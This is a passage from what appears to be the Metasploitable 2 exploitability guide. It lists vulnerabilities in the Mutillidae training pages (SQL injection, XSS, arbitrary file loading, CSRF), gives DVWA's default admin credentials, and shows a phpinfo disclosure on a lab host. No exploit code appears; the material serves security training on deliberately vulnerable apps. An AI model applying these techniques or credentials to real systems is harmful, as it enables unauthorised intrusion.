
redirectandlog.php	Same as credits.php. This is the action page
register.php	SQL injection and XSS via the username, signature and password field
rene-magritte.php	Click-jacking
robots.txt	Contains directories that are supposed to be private
secret-administrative-pages.php	This page gives hints about how to discover the server configuration
set-background-color.php	Cascading style sheet injection and XSS via the color field
show-log.php	Denial of Service if you fill up the log XSS via the hostname, client IP, browser HTTP header, Referer HTTP header, and date fields

discusson.php	
source-viewer.php	Loading of any arbitrary file including operating system files.
text-file-viewer.php	Loading of any arbitrary web page on the Interet or locally including the sites password files. Phishing
user-info.php	SQL injection to dump all usernames and passwords via the username field or the password field XSS via any of the displayed fields. Inject the XSS on the register.php page. XSS via the username field
user-poll.php	Parameter pollution GET for POST XSS via the choice parameter Cross site request forgery to force user choice
view-someones-blog.php	XSS via any of the displayed fields. They are input on the add to your blog page.

DVWA

DVWA contains instructions on the home page and additional information is available at Wiki Pages - Damn Vulnerable Web App.

- **Default username** - admin
- **Default password** - password



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Information Disclosure

Additionally, an ill-advised PHP information disclosure page can be found at `http://<IP>/phpinfo.php`. In this example, the URL would be http://192.168.56.101/phpinfo.php. The PHP info information disclosure vulnerability provides internal system information and service version information that can be used to look up vulnerabilities. For example, noting that the version of PHP


phpinfo() - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Edit Document 'Metasploita...
phpinfo()
Metasploitable 2 Exploitabili...
192.168.56.101/phpinfo.php
Google
php
root@bt: ~
phpinfo() - Mozilla Fire...

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https,

Careers

You can download Metasploitable 2 here.

RAPID7

PLATFORM PRODUCTS SERVICES RESOURCES COMPANY PARTNERS SIGN IN

Documentation Metasploit

Installing Metasploit
Metasploitable 2

Discovery
Discovery Scan